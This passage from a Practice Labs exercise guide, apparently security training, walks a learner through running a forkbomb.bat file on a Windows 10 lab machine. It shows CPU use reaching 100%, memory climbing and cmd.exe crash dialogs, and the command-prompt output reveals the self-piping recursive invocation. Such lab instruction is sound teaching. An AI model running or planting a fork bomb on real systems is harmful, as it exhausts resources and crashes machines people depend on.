

PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
Microsoft Edge
Cain
forkbomb
Task Manager
Type here to search
ENG

Figure 1.11 Screenshot of PLABWIN10: Restoring the Task Manager from the taskbar.


Step 12

Before you execute the batch file, observe the **CPU** usage in the **Task Manager**.

To do so, in the **Task Manager** window, under the **Performance** tab, in the left pane, observe the **CPU** activity.

The **CPU** utilization is **6**%.

Note: *The CPU performance will vary in your lab environment.*



Utilization 6%
Speed 2.00 GHz
Processes 125
Threads 1465
Handles 41454
Up time 0:00:18:49

Base speed: 2.00 GHz
Sockets: 1
Cores: 2
Logical processors: 2
Virtualization: Enabled
L1 cache: 128 KB
L2 cache: 512 KB
L3 cache: 40.0 MB

Figure 1.12 Screenshot of PLABWIN10: Showing the CPU utilization before executing the fork bomb batch file.


Step 13

Reduce the size of the **Task Manager** window so that the **forkbomb.bat** file is visible on the desktop.

To execute the **forkbomb.bat** file, on the desktop, right-click **forkbomb**, and select **Open**.

Step 14

The **Command Prompt** window opens, and the **forkbomb.bat** file starts executing recursively.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
Task Manager
File Options View
Processes Performance App history Startup Users Details Services
C:\Windows\system32\cmd.exe
Type here to search
ENG

```
C:\Users\Administrator.PRACTICELABS\Desktop>"C:\Users\Administrator.PRACTICELABS\Desktop\forkbomb.bat" | "C:\Users\Admin
istrator.PRACTICELABS\Desktop\forkbomb.bat"

C:\Users\Administrator.PRACTICELABS\Desktop>"C:\Users\Administrator.PRACTICELABS\Desktop\forkbomb.bat" | "C:\Users\Admin
istrator.PRACTICELABS\Desktop\forkbomb.bat"

C:\Users\Administrator.PRACTICELABS\Desktop>"C:\Users\Administrator.PRACTICELABS\Desktop\forkbomb.bat" | "C:\Users\Admin
istrator.PRACTICELABS\Desktop\forkbomb.bat"

C:\Users\Administrator.PRACTICELABS\Desktop>"C:\Users\Administrator.PRACTICELABS\Desktop\forkbomb.bat" | _
```


Figure 1.14 Screenshot of PLABWIN10: Showing the execution of the forkbomb file in the command prompt.

Step 15

You may or may not receive an error message during the execution time.

For the purpose of this demonstration, the batch file execution throws up an error message.

Click **OK** to close the **cmd.exe - Application Error** message box.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
Task Manager
File
Options
View
Processes
Performance
App history
Startup
Users
Details
Services
C:\Windows\system32\cmd.exe
Type here to search
ENG

```
The system cannot execute the specified program.
The system cannot execute the specified program.
The process tried to write to a nonexistent pipe.
The system cannot execute the specified program.
The system cannot execute the specified program.
The system cannot execute the specified program.
The system cannot execute the specified program.
The system cannot execute the specified program.
Not enough storage is available to process this command.
Cannot find function ext-ms-win-co process this command.
The system cannot execute the spemd-util-l1-1-0.dll:CmdBatNotificationStub.
The process tried to write to a ncif
The process tried to write to a none
The process tried to write to a none
The process tried to write to a none
The process tried to write to a none
The process tried to write to a none
The system cannot execute the speone
The system cannot execute the specif
The system cannot execute the specif
The system cannot execute the specif
The process tried to write to a nonexistent pipe.
The process tried to write to a nonexistent pipe.
The process tried to write to a nonexistent pipe.
The process tried to write to a nonexistent pipe.
The process tried to write to a nonexistent pipe.
The process tried to write to a nonexistent pipe.
The system cannot execute the specified program.
The system cannot execute the specified program.
```

cmd.exe - Application Error

The application was unable to start correctly (0xc0000142). Click OK to close the application.

OK

Figure 1.15 Screenshot of PLABWIN10: Showing the cmd.exe - Application Error dialog box.


Step 16

After the batch file execution, observe the CPU usage in the **Task Manager**.

To do so, in the **Task Manager** window, under the **Performance** tab, in the left pane, observe the CPU activity.

The **CPU** utilization went up to **100**%, and even the memory consumption went up from **2 GB** to **5.5 GB**.

> ***Note***: *The PLABWIN10 device would hang and could crash. You would have to reconnect to the device.*



```
The system cannot e
The process tried t
The process tried t
The process tried t
The process tried t
The system cannot e
The system cannot e
The system cannot e
The system cannot e
The system cannot e
The system cannot e
The process tried t
The process tried t
The process tried t
The process tried t
Not enough storage
The process tried t
Not enough storage
Not enough storage
The system cannot e
The system cannot e
The process tried t
The system cannot e
The process tried t
The process tried t
The process tried t
The process tried t
The process tried t
The process tried t
The process tried t
```

Windows Command Processor

Windows Command Processor has stopped working

A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.


cmd.exe - Application Error

The application was unable to start correctly (0xc0000142). Click OK to close the application.

Figure 1.16 Screenshot of PLABWIN10: Showing the Windows Command Processor dialog box with the error along with the cmd.exe - Application Error.

Step 17

You will also notice several other error dialog boxes.



PLABWIN10 - Internet Explorer

http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE

```
The system cannot t
The system is out t
Out of memory.
The system cannot t
The process tried e
The system cannot e
The process tried e
The system cannot t
The system cannot e
Not enough storage t
The system cannot t
The process tried t
The system cannot t
The process tried e
The process tried t
Not enough storag e
The system cannot t
Not enough storage
The process tried t
The process triede
The system cannot t
The process tried t
The system cannot e
The system cannot t
The process tried t
The system cannot e
The system cannot e
The system cannot t
   system cannot
```

Windows Command Processor

Windows Command Processor has stopped working

A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.

cmd.exe - Application Error

